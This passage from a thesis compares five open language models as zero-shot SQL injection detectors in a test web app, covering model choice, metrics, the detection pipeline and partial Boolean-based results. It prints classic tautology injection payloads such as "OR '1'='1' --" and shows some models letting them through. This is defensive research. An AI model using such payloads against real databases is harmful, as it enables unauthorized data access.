Despite the fact that SQLIA vulnerabilities may cause significant harm to organizations, the study will not reveal exact vulnerabilities that are exploitable. It will be more talking about general trends and preventive measures rather than detailing systems and making the world know the exact vulnerabilities and ways the attackers can breach into a system. This will help to prevent the study from being used as a precedent for future security vulnerabilities.

4.7. Model Selection and Configuration

For this thesis, five state-of-the-art, pre-trained, and instruction-tuned LLMs were carefully chosen based on a set of deliberate criteria. The selection was designed to provide a representative and diverse sample of the current open-source landscape, ensuring that the findings would be both comprehensive and applicable to the wider research and development community. The primary selection criteria were:

- documented high performance on code understanding and logical reasoning tasks.
- public availability to ensure the research is transparent and replicable.
- architectural and scale diversity, providing a range of models from different developers with varying parameter sizes and designs.

4.7.1. Meta LLaMA-3-70B-Instruct

One of the most significant autoregressive transformer language models is a 70-billion-parameter model introduced by Meta as part of the Llama initiative, a huge model of the Llama family. It has the advantage of advanced pre-training and post-training processes. The Meta Llama-3 model improves its alignment and reasoning as well as coding capacity, therefore making the model even more reliable in the real world. The selected variant has been refined as an instruction - tuned model, which is a design decision to make it responsive to user prompts and provide consistent application-ready results over a wide range of tasks. Particularly, the LLaMA-3 -70B -Instruct model was pre-trained on a large model consisting of a wide range of web-scale text, code, and multi-language content, consisting of over 15 trillion tokens. It is a sizable corpus of training data, about half of the existing natural-language data (mostly in English), and contains about 30 percent code-related content (ex: GitHub repositories) and 20 percent and other structured and unstructured information, which provides the model with a good deal of flexibility (Face, 2025). The model was tested through the use of benchmark data and experimental testing of the model using real world scenario testing and a newly developed human evaluation set consisting of 1,800 prompts. These prompts were categorized under twelve categories, which included advice, brainstorming, classification, closed-ended and open-ended question answering, coding, creative writing, information extraction, persona role play, logical reasoning, rewriting, and

summarization. The report summarizes the outcomes of these human reviews in all their categories and compares Llama-3 with Claude Sonnet, Mistral Medium, and GPT 3.5, thus highlighting the strong performance of Llama-3 in the range of tasks (Qin, 2024; localaimaster, 2025).

Figure 4.3, the human evaluation data, demonstrates that Meta Llama 3 70B Instruct is a highly competitive model, achieving strong win rates against leading models.



Figure 4.3. Meta Llama 3 Instruct Human evaluation (Meta, 2024)

4.7.2. DeepSeek-Coder-33B-Instruct

A 33-billion-parameter model from DeepSeek-AI, specialized for code-related tasks. Deep Seek-Coder is a series of large code language models, which were trained on a corpus of 2 trillion tokens, 87 percent of which are code and the other 13 percent natural language. This training set is represented by both English and Chinese. The collection supports over 80 programming languages and has eight different models: four base variants, and four instruction-tuned variants with each variant set to a 16 k context length of tokens to support the robustness in tackling complex programming tasks. Through an intensely dedicated training approach, DeepSeek Coder is currently among the most elaborated and well-documented open-source, code-based models. The

models come in various sizes, with 1B to 33B parameters, and were trained with a project-level code corpus, with a 16K context window (Lozhkov ve ark., 2024). They are good at code generation, code completion, code debugging, and multilingual programming instructions. Both the code and natural-language training improve the accessibility of their output but maintain high competency in many fields of programming (Face). Experimental evidence shows that DeepSeek Coder has reached state-of-the-art performance with respect to coding capabilities on open-source code models of various programming languages and performance benchmarks. Figure 4.4., shows the performance of deepseek-coder across multiple programming languages and benchmarks when compared with other open-source code models.



Figure 4.4. DeepSeek coder performance (DeepSeek, 2023)

4.7.3. CodeLLaMA-13B-Instruct

Meta has published a 13-billion-parameter model to be used in programming applications. The model is designed based on Llama2 architecture, making it designed to be state-of-the-art in terms of performance compared to publicly available models. These models offer a wide range of input

accommodation and exhibit zero-shot training across a wide range of programming tasks. CodeLLaMA has many models. All models are trained with sequences of 16K tokens and demonstrate improvements on inputs extending up to 100K tokens (Roziere ve ark., 2023). The models are trained on large-scale code datasets with additional natural language data and then specialized through infilling pre-training, long context fine-tuning and instruction tuning. Figure 4.5., shows All models were initially trained with 500 billion tokens on a near-deduplicated dataset of publicly available code.



Figure 4.5. All models of Llama (huggingface, August 25, 2023)

4.7.4. Qwen2.5-Coder-7B-Instruct

Is a large language model created by the Qwen research group at Alibaba as an open-source project, specifically designed to perform code-centric and instruction-following tasks (Face). The performance of Qwen2.5-Coder-7B-Instruct is significantly strong in a practical software engineering setting, which is an illustration of high-level code comprehension, code generation, code completion, and debugging. Due to its architecture, that is instructional-tuned, Qwen2.5-Coder-7B-Instruct exhibits a complex ability to correctly understand user prompts, generate context-oriented outputs, and follow multi-step and instructive instructions. These features make it particularly friendly to agentic code development processes, where models are expected to analyze tasks, formulate execution plans, and optimize the code that they produce by iteration (Yang ve ark., 2025). In addition, its open-source nature makes it easier to integrate, customize, and test the model by the research community and practitioners in a wide range of settings during the development process, which contributes to transparency, reproducibility, and flexibility in real-world programming contexts.

4.7.5. Mixtral-8x7B-Instruct

It is a high-performance, open-source large language model developed by Mistral AI. It employs a sparse Mixture-of-Experts (MoE) architecture, enabling state-of-the-art natural language processing and code-focused capabilities while maintaining exceptional computational efficiency (Liu ve ark., 2024). The architecture design allows the model to run only a fraction of its parameters on individual tokens, thus providing significant performance benefits with non-linear proportionality to the computational cost. The high degree of optimization of the model to instruction-following benchmarks makes it especially suitable in downstream tasks, e.g., SQL query classification, where the model takes in database statements, processes and analyzes them to draw the line between normal and malicious input. The functionality plays a critical role in the modern security system, as the automated identification of SQL injection patterns is essential. An obvious benefit of Mixtral 8x7B consists in its typical trade-off between the model size and performance. While it has a total of 46.7 billion parameters, it only uses approximately 12.9 billion active parameters per token, allowing it to achieve the performance of a much larger model with

significantly greater computational efficiency. In addition to its code and analysis abilities, the model demonstrates great consistency, utility, and accuracy over a long conversation interaction. These properties make it particularly useful with intelligent applications like chatbots, virtual assistants, and interactive AI applications, where a high standard of dialogue and a long memory context are crucial. The conversational resilience of the model enables it to maintain longer conversations devoid of coherence or relevance decline, thus improving the user experience in a wide range of real-life situations (Jiang ve ark., 2024).

These models indicate a variety of architectures, scales of parameters, and training techniques as well as the advanced features of natural language processing and effective solutions to contextual tasks. These are the characteristics that make them appropriate in comparative analytical research.

4.8. Evaluation Metrics

To conduct a quantitative assessment and comparison of the five large language models (LLMs), we used a canonical set of statistical measures typically applied in binary classification problems.

What is the reason, why the specific metrics were chosen?

These metrics were chosen due to a wish to provide a whole and balanced picture of the corresponding strengths and weaknesses of each of the models.

- Accuracy: Accuracy is the most natural measure of model effectiveness, which summarises the percentage of all queries that are benign and malicious that are correctly recognised. However, although it serves as a general measure of the model effectiveness, accuracy can mislead lack of effectiveness in a dataset with strong imbalance. Mathematically this measure is calculated as:

$$\text{Accuracy Rate} = \frac{TP+TN}{TP+FP+TN+FN} \qquad (4.1)$$

- Precision: Precision, which is also known as the positive predictive value in literature, measures the accuracy of a classification model. It will provide an answer to the following question:

What fraction of all the queries that the model identified as an attack were actually attacks? A large value of the precision score means that the false-positive rate (FP) is low, which is also an essential element of the working condition of any detection system. In a real-world security setting, a system with a low precision will produce a large number of false alarms, consequently leading to alert fatigue by the security analysts. The effect of the stated phenomenon is that it causes the analysts to overlook the authentic warnings and can lead to high operational disruptions as a result of the thoughtless blocking of legitimate user activity. Precision mathematically can be described as:

$$\text{Precision Rate} = \frac{TP}{TP+FP} \qquad (4.2)$$

- Recall (Detection Rate): Recall, or the true positive rate, is a measure of the fullness of a model of detection. It aims to resolve the following underlying question.

  Which percentage of the true attacks found in the data set was correctly identified by the model?

  Having a high recall value means that the system has a low false-negative (FN) value; that is, there were very few real attacks that were not detected. This measure takes particular importance in the context of cybersecurity. Based on this, achieving a high score in recall is essential to any operational threat-detection system because it is a clear indication that such a system can accomplish its main objective by effectively detecting any form of malicious activity. Recall can be mathematically expressed to be:

$$\text{Recall Rate} = \frac{TP}{TP+FN} \qquad (4.3)$$

- F1-Score: The F1 score is the harmonic average of both the precision and recall, and so it provides one simple balanced measure that summarizes the overall performance of a model in detection. This figure is a skilfully chosen summary of the conflict between false positives, false attempts to determine malicious queries when they are not, and false negatives, false attempts to determine malicious queries when they are not. The F1-score can be regarded as one of the most reliable model performance indicators in cybersecurity

detection tasks in the field of security applications where the minimization of both types of errors should be the primary concern. mathematically, it is given as:

$$\text{F1} - \text{Score} = \frac{2 * Precision\ Rate * Recall\ Rate}{Precision\ Rate + Recall\ Rate} \quad (4.4)$$

Combined, these four indicators, accuracy, precision, recall, and F1-score, are a clear and detailed picture of detection by each model.

5. EXPERIMENTAL STUDY

This chapter presents the process of queries and the quantitative results obtained from the experimental evaluation of the five selected Large Language Models (LLMs) against the custom-built SQL Injection (SQLi) dataset. The performance of each model was systematically measured using the metrics of accuracy, precision, recall, and F1-score. The results are grouped into three categories, each of which is dedicated to a particular type of SQL injection attack (Boolean-based, Union-based and Error-based).

5.1. Query Evaluation Process

The experimental setup was designed to provide a strictly controlled, interpretively rich experimental environment for the systematic evaluation of a variety to Large Language Models (LLMs) in terms of their ability to detect SQL injection vulnerabilities. In this respect, the suggested detection approach was implemented inside a custom, web-based program coded in Python, intentionally designed in the way that it simulates job-related working processes in the context of a realistic information-system setting. Normal (SELECT) statements that show normal user traffic were found to image and display the expected records. On the other hand, the filtering subsystem was charged with the role of identifying and preventing user-provided inputs that could modify the SQL query logic in such a way that would allow illegal access to data. This subsystem served as the main defense mechanism against SQL injection attacks. The web application had a form of input that enabled the users to make queries. The web application offered an interface to the user whereby they could make queries. All incoming queries were initially diverted through the intrusion detection module, which was based on the use of the LLM, and subsequently sent to the backend database. This operational measure was used to make sure that any possible injection attempt was blocked before it could be implemented. All the LLMs used in the current research were used in their original, pre-trained forms, without any additional fine-tuning or architectural enhancement. These models were utilized in line with their officially stated implementation parameters, thus ensuring a fair and systematic comparison across all systems.

Figure 5.1., illustrates the process by which a query is analyzed and interpreted by Large Language Models (LLMs). When a user submits a query, the input is first processed by the LLM, which parses the text to understand its structure, context, and intent. The model evaluates whether the query is malicious or not. Once analyzed, the LLM generates a response that corresponds to the user's input.



Figure 5.1. Query analysis workflow

The evaluation of each query followed a structured, automated pipeline designed to simulate a real-world detection scenario:

The evaluation process followed a structured pipeline:

- Input Phase: All the queries in the custom built dataset were sent to the experimental web application in a programmed fashion. The procedure was controlled by a script that looped through the dataset and sent a query as an HTTP POST request to the corresponding input form on the web interface to simulate the process of a user making a query.
- Pre-Execution Analysis: When an HTTP request was received, the Flask backend application immediately read the raw SQL query string. At this point, it is important to mention that query was not run on the database. Instead, it was transformed into analysis task, which then incorporated the query into a zero-shot, standardized prompt template. This prompt was carefully designed as model-agnostic and provided the large language model with a set of instructions explicit enough to get

it to analyse the provided SQL statement and provide a classification of whether it was a benign query or a malicious SQL injection attempt. The application then sent simultaneous API calls to all the five large language models through the OpenRouter API, whereby the same prompt was sent to each model to classify.

- Decision Phase: Here, the architecture was designed to analyse the result of each language model and execute an appropriate course of action based on the classification. This point was critical, not only to support the effectiveness of the functioning of the experimental platform, but also to ease the painstaking recording of performance measurements.
  - If a query was classified as benign: The system recorded the respective classification result of the chosen model based on the query submitted and automatically logged the results. In the context of a confusion matrix, these results were divided into True Negative (TN) and False Negative (FN) those whereby a benign query was misclassified as dangerous, and a malicious query was wrongly classified as safe. To illustrate it in the live web application, the system then run the query that was classified in the SQLite database, after which it then presented the retrieved records on the application interface. The mechanism was a good simulation of a real user interaction experience that provided a realistic observation of the model performance in working conditions and a clear distinction of correct detections against security oversights.
  - If a query was classified as an SQL injection attack: In cases where the system found a query suspicious, it would automatically log it and put it under the correctness category. in the event that the flagged query was actually the malicious query, the response was logged as a True Positive (TP); otherwise, when the system wrongly flagged a benign query, the response was recorded as a False Positive (FP). In both scenarios, any query that was deemed possibly dangerous was completely blocked in order to avoid being compromised against the database. The system generated an explanatory warning message, which is displayed in the user interface instead of the system. This message usually contained the reasoning of the

model, and was a description of the criteria that caused the query to be classified as a potential SQL injection attempt.

With prompt-based validation, the models categorized the received queries, thus separating the benign and malicious ones. Valid queries were then performed and the necessary information was retrieved out of the target database and was sent back to the application.

Figure 5.2., explains the practical process of the application, how legitimate queries are processed successfully through the same system. The first process flow chart is a representation of the implementation of a valid SQL query without a malicious pattern identified in the LLM.



Figure 5.2. Legitimate queries process

Step 1: User Input Submission

The process begins when the user gives a valid query through the input and response interface.

Step 2: API Request Handling

When the raw SQL query was received by the Flask endpoint it decided not to run the query directly; rather, it packed the query into a standardized prompt template. The large language model followed this template to carefully examine the SQL statement, estimating whether it was a valid

query or a potential SQL injection attack. The backend sent the request to the API that further interacted with the LLM. At this point, the issue of deciding the nature of query was completely devolved to the large language model.

Step 3: LLM Verification and Database Execution

The system parsed the response from each LLM, which was expected to be a binary classification (e.g., "benign" or "malicious"). A scan through the query reveals that the language model does not find any SQL injection signatures in the query. Since the input was considered to be safe, the request was later run against the database.

Step 4: Returning Results to the User

The database processes the query and returns the requested records to the LLM. These results were then passed down the language model into the application interface where they were presented to the user as the response area.

On the other hand, In Figure 5.3., flow diagram reflects a process workflow to detect and mitigate SQL injection attacks using the combination of LLMs. This workflow shows how the user input is intercepted, analyzed and filtered before any query is left to the database, thus the chances of exploitation are minimized.



Figure 5.3. SQL injection payloads process against LLM

Step 1: User Input Submission

The process starts as a user interacts with the application interface and enters an input query using a code entry field. In the example provided, the malicious query is:

select username from user where id=3’ or '1'='1' –

In this submission the conditional expression is included (1=1), which is true at all times. These expressions are commonly known as standard SQL injection tricks used to avoid authentication systems and access unauthorized information. The query is first received by the backend of the application.

Step 2: Request Processing via API and LLM

The request is then sent to the back end of the application to the API, which is a middleware layer. The query is not submitted to the database through the API; but is submitted to a large language model (LLM). In this step, the LLM looks through the query trying to find patterns that be malicious. It is empowered to classify the input as an SQL injection attempt or a legitimate database request. In this scenario, the LLM detects suspicious circumstances such as (1=1) in the case provided with the assistance of natural language processing and context analysis.

Step 3: Response Generation and Prevention of Database Compromise

In case the LLM concludes that the input is malicious, then it blocks the execution and prevents the query from access a database. Instead, the model would generate a response message that will be communicated to the user through the response area. This will ensure that the database is not revealed to an unauthorized organization or data leakage.

The same process was repeated for each query in the dataset; the emerging classification outputs, True Positive, True Negative, False Positive, and False Negative, of every model were carefully recorded in the response to future analysis examination.

Figure 5.4., Describe the way in which the legitimate query will be implemented in the web application.

The legitimate query: SELECT ID, SALARY, LOCATION FROM JOB WHERE ID=1

meta-llama/llama-3-70b-instruct
SQL Injection Detected: Yes
Trusted Query: No

deepseek-ai/deepseek-coder
Query Executed: Yes
SQL Injection Detected: No
Records:

id	salary	location
1	$2000/mo	Istanbul, Turkey

codellama/codellama-13b-instruct
Query Executed: Yes
SQL Injection Detected: No
Records:

id	salary	location
1	$2000/mo	Istanbul, Turkey

qwen/qwen2.5-coder-7b-instruct
Query Executed: Yes
SQL Injection Detected: No
Records:

id	salary	location
1	$2000/mo	Istanbul, Turkey

mistralai/mixtral-8x7b-instruct
Query Executed: Yes
SQL Injection Detected: No
Records:

id	salary	location
1	$2000/mo	Istanbul, Turkey

Figure 5.4. Reaction of models against a valid SQL query

The performance and reaction of all models to a valid query are shown in Figure 5.4., as an example, demonstrating different responses to the same query. Although this query is a valid query. The first model did not identify it correctly and considered it as an injection query, whereas the other models recognized it as a valid (legitimate) query and displayed the corresponding data from the database.

On the other hand, all inputs that were confirmed to be SQL injection attacks were systematically prevented from execution. In such cases, the model produced an explanatory message that pointed to the decision of a non-execution as well as the categorization of the query as a possible SQL injection attack. Figure 5.5., Shows the SQL injection payloads process.

The used SQL injection payloads:

SELECT USERNAME, EMAIL FROM USER WHERE ID=3 OR '1'='1' –

meta-llama/llama-3-70b-instruct
SQL Injection Detected: Yes
Trusted Query: No
Reason: The input contains a conditional statement '1'='1' which is always true. This is a common technique used in SQL injection attacks to bypass authentication or manipulate query results. The '--' at the end of the query is also suspicious, as it is a comment delimiter in SQL, which could be used to comment out the rest of the query. This input is likely a probing attempt to test the vulnerability of the application to SQL injection.

deepseek-ai/deepseek-coder
Query Executed: Yes
SQL Injection Detected: No
Records:

username	email
Admin	Johan.emer32@gmail.com

codellama/codellama-13b-instruct
Query Executed: Yes
SQL Injection Detected: No
Records:

username	email
Admin	Johan.emer32@gmail.com

qwen/qwen2.5-coder-7b-instruct
Query Executed: Yes
SQL Injection Detected: No
Records:

username	email
Admin	Johan.emer32@gmail.com

mistralai/mixtral-8x7b-instruct
SQL Injection Detected: Yes
Trusted Query: No
Reason: The input 'select username, email from user where id=3 or '1'='1' --' is a SQL injection attempt. The single quotes and the use of the 'OR' operator, along with the comment indicator '--' are strong indicators of a SQL injection attack. The attacker is trying to bypass the authentication or authorization mechanism by forcing the query to always return a result, regardless of the provided id value.

Figure 5.5. SQL injection payloads process

In the example above (Figure 5.5.,) an SQL injection query was submitted to evaluate the behavior of the different models. As it was shown in the example, some models demonstrate different behavior to the same query, whereas in the real world, it is an SQL injection attempt. The Meta-LLaMA-3-70B-Instruct and mistral-8x7b- instruct models were able to detect the query as malicious and prevented its execution.

In contrast, the deepseek-coder, codellama-13b-istruct, and qwen2.5-coder-7b-instruct models failed to detect the injection attempt. These models instead classified the query as legitimate, executed it, and subsequently displayed the corresponding data retrieved from the database. This

behavior highlights inconsistencies in detection accuracy across different LLMs and underscores the importance of robust, model-independent SQL injection defense mechanisms.

5.2. Boolean-Based SQL Injection Results

During the initial stage of the experiment, the main aim was to examine the expertise used by the models to identify benign SQL queries and malicious Boolean-based SQLi payloads. The type of attack is specifically challenging, as it works based on logical manipulation as opposed to conspicuous syntactic anomalies. The evaluation included how well each model could identify these very nuanced forms of exploitation, with particular focus on the contextual reasoning abilities and sensitivity to detecting exploitation. Table 5.1 summarizes the performance metrics of the five models, with a focus on Boolean-based SQL injection detection.

Table 5.1. Performance Metrics for Boolean-Based SQLi Detection

Model	Precision (%)	Recall (%)	F1 Score (%)	Accuracy (%)
Meta-LLaMA-3-70B-Instruct	68.75	88.00	77.42	74.00
DeepSeek-Coder-33B-Instruct	71.50	44.00	57.17	60.00
CodeLLaMA-13B-Instruct	95.65	44.00	60.00	71.00
